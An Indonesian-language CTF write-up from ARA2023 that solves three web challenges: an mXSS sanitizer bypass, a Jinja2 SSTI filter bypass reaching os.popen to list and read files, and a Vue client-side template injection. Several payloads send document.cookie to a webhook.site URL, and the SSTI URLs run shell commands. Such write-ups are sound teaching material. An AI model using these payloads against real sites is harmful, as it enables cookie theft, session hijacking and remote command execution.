


Setelah dicoba ternyata berhasil untuk memanggil alert, yahh awal yang baik, setelah itu kami akan melakukan redirect ke web lain untuk mengambil informasi cookie admin nantinya, disini kami menggunakan layanan <https://webhook.site> dan nanti akan diberikan url random melalui web tersebut. kami memodifikasi payloadnya menjadi seperti ini

```

<form><math><mtext></form><form><mglyph><style></math><img src
onerror="window.location.href=`https://webhook.site/4090aad5-200f-450a-927
3-b37fd6eef9c0?cookie=${document.cookie}`">

```



Setelah memasukkan payload tersebut hasilnya malah kacau dan tiba - tiba ada tag a di dalamnya, kemudian kami mencari tahu kenapa hal tersebut bisa terjadi.

```

1 module.exports = {
2   ...
3   makeHyperLink(text) {
4     // check if text contains a link
5     if (text.includes("http") || text.includes("www.")) {
6       // if it does, return the text with the link wrapped in an anchor tag
7       return text.replace(/(http|www.)\S+/g, (match) => `

```

Dan ternyata payload yang dimasukkan akan dimasukkan lagi kedalam helper function `makeHyperLink` dimana function ini bertugas untuk mencari string yang berupa url dengan mengecek apakah ada string `https` atau `www` dan akan di convert menjadi tag a di sisi server. Tentu saja setelah ini harus memikirkan bagaimana melakukan bypass terhadap function tersebut.


Setelah beberapa kali mencoba dan berpikir, function ini bisa di bypass menggunakan `ASCII code` dengan memanfaatkan function yang ada di javascript yaitu `String.fromCharCode`, dimana string `https` akan di convert dahulu menggunakan `String.fromCharCode`, hasil payload akan menjadi seperti dibawah

```
<form><math><mtext></form><form><mglyph><style></math><img src
onerror="window.location.href=`${String.fromCharCode(104)+String.fromCharCode(116)+String.fromCharCode(116)+String.fromCharCode(112)+String.fromCharCode(115)}://webhook.site/4090aad5-200f-450a-9273-b37fd6eef9c0?cookie=${document.cookie}`">
```

Karena payload tersebut akan langsung melakukan redirect, maka kami akan melakukan send request untuk menyimpan payload nya menggunakan **Postman**

```
66 router.post('/', async (req, res) => {
67   try {
68     const { paste } = req.body;
69
70     if (paste) {
71       const id = uid.generate();
72       return db.newPaste(id, paste)
73         .then(() => res.send({ id: id }))
74         .catch(() => res.send(response('Something went wrong!')));
75     }
76     return res.status(401).send(response('Please fill out all the required fields!'));
77   } catch (error) {
78     return res.status(500).send(response('Internal server error'));
79   }
80 });
81
```

Sesuai dengan function controller tersebut kita harus me request ke / route dengan method **POST** dan mengirim field **paste** ke body.




Setelah berhasil akan mendapatkan **id** dari payload yang sudah disimpan ke server, selanjutnya kami menggunakan id tersebut untuk melakukan report admin dengan tujuan untuk mengambil cookie (*flag*) dari admin.

```

router.post('/api/report', async (req, res) => {
  try {
    const { id } = req.body;
    if (id) {
      await bot.reportPaste(id)
        .then(() => res.send({
          "message": "Paste reported. Admin will check it soon.",
          "success": "true"
        })))
        .catch(() => res.status(404).send(response('An error occurred')));
    } else {
      return res.status(401).send(response('Please fill out all the required fields!'));
    }
  } catch (error) {
    return res.status(500).send(response('Internal server error'));
  }
})

```

Sesuai dengan function tersebut, dapat melakukan request ke **/api/report** dengan method **POST** dengan mengirim field **id** ke body



Dan lihat sesuai dengan response body nya kita berhasil untuk melakukan report ke admin, kemudian dan langkah terakhir adalah mengecek redirect request nya di webhook.site

Webhook.site Docs & API Custom Actions WebhookScript Terms & Privacy Support

Copy Edit New Login Upgrade

Preserved Alias Schedule CSV Export Custom Actions Settings Run Now XHR Redirect Settings Redirect flow CORS Headers Auto Navigate Hide Details More

REQUESTS (1/600) Newest First
Search Query

GET #6a21a 103.152.242.116
02/26/2023 1:59:42 PM

Request Details Permalink Raw content Export as

GET https://webhook.site/4090aad5-200f-450a-9273-b37fd6ee9c0?cookie=flag=ARA2023{pr07otyp3_p0llUt10n_g4Dg3t_t0_g3t_XSS}

Host 103.152.242.116 whole
Date 02/26/2023 1:59:42 PM (a minute ago)
Size 0 bytes
ID 6a21ad77-76b8-4153-ad32-4c71f92ebf61

Files

Query strings
cookie flag=ARA2023{pr07otyp3_p0llUt10n_g4Dg3t_t0_g3t_XSS}

No content

Headers

connection close
accept-encoding gzip, deflate, br
referer http://127.0.0.1:1335/
sec-fetch-dest document
sec-fetch-user ?1
sec-fetch-mode navigate
sec-fetch-site cross-site
accept text/html,application/xhtml+xml,application/xml;q=0.9,image/av...
user-agent Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik...
upgrade-insecure-requests 1
host webhook.site
content-length
content-type

Form values
(empty)

First Prev Next Last

Dan voilaaaa, cookie admin berhasil dicuri dan flag berhasil didapatkan.

Flag: ARA2023{pr07otyp3_p0llUt10n_g4Dg3t_t0_g3t_XSS}

Noctchill DB

Challenge 17 Solves x

Noctchill DB

460

Checkout my Noctchill Database Page.

<http://103.152.242.116:6712/ Attachments>

Author: 0xazr#4883

Flag Submit

Diberikan sebuah website service beserta dengan attachment source code dari web tersebut, ketika dibuka akan menampilkan halaman seperti berikut



Pada halaman ini ada beberapa list karakter, dan bisa di klik untuk melihat detail dari masing-masing karakter nya, seperti berikut



Karena sama sekali belum menemukan clue, kami langsung melihat source code dari web tersebut, ternyata setelah dilihat source codenya web ini dibangun menggunakan framework **Flask** dengan template engine nya adalah **Jinja2**.

Ada vulnerability SSTI di route `/<idol>`

```
77 @app.route('/<idol>')
78 def detail(idol):
79     try:
80         idol = idol.lower()
81         render = render_template('idol.html', data=idols[idol])
82         return render_template_string(render)
83     except:
84         try:
85             if (not filter(idol)):
86                 return render_template('invalid.html')
87             render = render_template('404.html', idol=idol)
88             return render_template_string(render)
89         except Exception as e:
90             print(e)
91             print("error")
92             return e
```

Dimana pada param idol bisa dilakukan SSTI, namun tentu saja tidak semudah itu, karena ada filtering terhadap value dari param idol yang tujuannya agar tidak terjadi injection terhadap web tersebut


```

7 def filter(string):
8     blacklist = ["\\", "'", '"', "`", "|", " ", "[", "]", "+", "init", "subprocess",
9                 "config", "update", "mro", "subclasses", "class", "base", "builtins"]
10    for word in blacklist:
11        if word in string:
12            print("BANNED", word)
13    return False
14    return True

```

function filter tersebut bertugas untuk melakukan filtering terhadap param idol, dan bisa dilihat ada beberapa keyword serta karakter yang diblacklist, kaming sekali dari blacklisted tersebut kami tidak bisa menggunakan teknik class base.


Namun ada satu hal yang bisa dilakukan setelah kami mencari sumber-sumber yang ada di internet, yaitu menggunakan `__globals__` magic method melalui function `url_for` yang ada di Jinja

http://103.152.242.116:6712/{{url_for.__globals__}}



Dan kabar baiknya adalah, melalui `__globals__` magic method bisa memanggil module `os`


http://103.152.242.116:6712/{{url_for.__globals__.os}}



Oke dari sini kami langsung memikirkan cara untuk bisa membaca directory dan membaca sebuah file. Pertama kami harus bisa membaca root (//) directory yang ada di sistem karena flag nya ada disitu sesuatu dengan yang ada di Dockerfile dan flag tersebut terdapat random karakter.


Karena semua string karakter di blacklist, kami mencoba untuk menggunakan object `request` di Jinja dan mengambil nilai `args` nya, berikut contohnya

```
http://103.152.242.116:6712/{{request.args.abc}}?abc=hello
```




Selanjutnya adalah membaca isi dari root (//) directory, menggunakan `os.popen` function dan melakukan `ls` command

```
http://103.152.242.116:6712/{{url_for.__globals__.os.popen(request.args.abc).read()}}?abc=ls /
```



Berhasil, ada file flag disitu, selanjutnya adalah melihat isi file nya, dengan cara yang sama namun dengan menggunakan `cat` command

```
103.152.242.116:6712/{{url_for.__globals__.os.popen(request.args.abc).read()}}?abc=cat /flag_68b329da98.txt
```



Yeahhhh, flag berhasil didapatkan

Flag: ARA2023{its_n0t_th4t_h4rd_r1ghT??}

Welcome Page

Challenge 13 Solves x

Welcome Page

477

Flag is on the admin cookie.

Link : <http://103.152.242.116:8413/>


Admin Bot: <http://103.152.242.116:8414/>

Author: 0xazr#4883


Submit

Diberikan 2 buah web service, yang pertama adalah web utamanya dan yang kedua adalah web untuk melakukan trigger admin bot.

Pertama kami akan menyelidiki web utamanya terlebih dahulu, dan akan tampil sebagai berikut




Web ini menerima query params `msg` yang nanti akan ditampilkan pada halaman tersebut, XSS? Let's try. Kami menginputkan simple XSS payload ke dalam web tersebut `<script>alert(1)</script>`




Nope, sepertinya ini di render as a plain text, karena tidak ada attachment apapun yang diberikan, kami mencoba untuk melihat source nya menggunakan view page source

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Hello World!</title>
8   <script src="https://unpkg.com/vue@3/dist/vue.global.js"></script>
9   <script src="https://cdn.tailwindcss.com"></script>
10 </head>
11 <body class="bg-black text-white">
12 <div id="app" class="h-screen w-screen flex items-center">
13   
14   <!-- <p class="absolute left-1/2"><?<= htmlspecialchars(isset($_GET["msg"]) ? $_GET["msg"] : "") ?>"></p> -->
15   <p class="absolute left-1/2"></p>
16 </div>
17
18 <script>
19   const { createApp } = Vue
20
21   createApp({
22     data() {
23       return {
24       }
25     }
26   }).mount('#app')
27 </script>
28 </body>
29 </html>
```

Yah ternyata, ada `htmlspecialchars` yang membuat payload nya not works, but wait ada yang aneh disini, kenapa harus ada VueJS cdn? ini sepertinya bisa menjadi sebuah template injection, kami mencoba untuk menginput simple payload untuk VueJS yaitu `{{7*7}}`




Berhasil, benar ini bisa jadi langkah awal untuk melakukan XSS menggunakan injection CSTI di VueJS. Library VueJS ini diambil melalui CDN harusnya ada 1 global variable `__VUE__` di web tersebut, kami mencoba mengeceknya melalui console devtool



Benar, ada variable tersebut, karena ada variable tersebut, kamu menggunakan constructor untuk mentrigger alert, sebagai pengecekan apakah hal tersebut works atau tidak

```
{{__VUE__.constructor.constructor('alert(1)')()}}
```



Oke payload tersebut berhasil, selanjutnya kami memodifikasi payload tersebut agar bisa melakukan redirect ke sebuah web lain, disini kami menggunakan <https://webhook.site> dan serta mengambil cookie nya, berikut payload yang kami gunakan

```
{{__VUE__.constructor.constructor('window.location.href=`https://webhook.site/4090aad5-200f-450a-9273-b37fd6eef9c0?c=${document.cookie}`')()}}
```

Dengan payload tersebut berhasil untuk melakukan redirect dan mendapatkan cookie, dan selanjutnya adalah menginputkan url dengan query params payload tersebut ke website **Admin Bot**

```
http://103.152.242.116:8413/?msg={{__VUE__.constructor.constructor('window.location.href=`https://webhook.site/4090aad5-200f-450a-9273-b37fd6eef9c0?c=${document.cookie}`')()}}
```



The screenshot shows a web interface titled "Admin Bot". It features a text input field containing the URL: `http://103.152.242.116:8413/?msg={{__VUE__.c`. Below the input field is a green "Submit" button.

Selanjutnya jika berhasil maka hasil redirect request nya akan tercapture di redirecting url tujuan kita. Kami mengecek web webhook.site yang kami gunakan untuk target redirecting

Webhook.site Docs & API Custom Actions WebhookScript Terms & Privacy Support

Copy Edit New Login Upgrade

Preserved Alias Schedule CSV Export Custom Actions Settings Run Now XHR Redirect Settings Redirect flow CORS Headers Auto Navigate Hide Details More

REQUESTS (1/600) Newest First

Search Query

GET #2512c103.152.242.116
02/26/2023 8:01:50 PM

Request Details Permalink Raw content Export as

GET https://webhook.site/4090aad5-200f-450a-9273-b37d6ee9c07c?flag=ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}

Host 103.152.242.116 whole

Date 02/26/2023 8:01:50 PM (in a few seconds)

Size 0 bytes

ID 2512c65c-06c7-445c-b7b8-34409dc4251e

Files

Query strings

c flag=ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}

No content

Headers

connection close

accept-encoding gzip, deflate, br

referrer http://103.152.242.115:8413/

sec-fetch-dest document

sec-fetch-user ?1

sec-fetch-mode navigate

sec-fetch-site cross-site

accept text/html,application/xhtml+xml,application/xml;q=0.9,image/av...

user-agent Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik...

upgrade-insecure-requests 1

host webhook.site

content-length

content-type

Form values

(empty)

First Prev Next Last

Dan benar sekali, ada value flag dari cookie nya

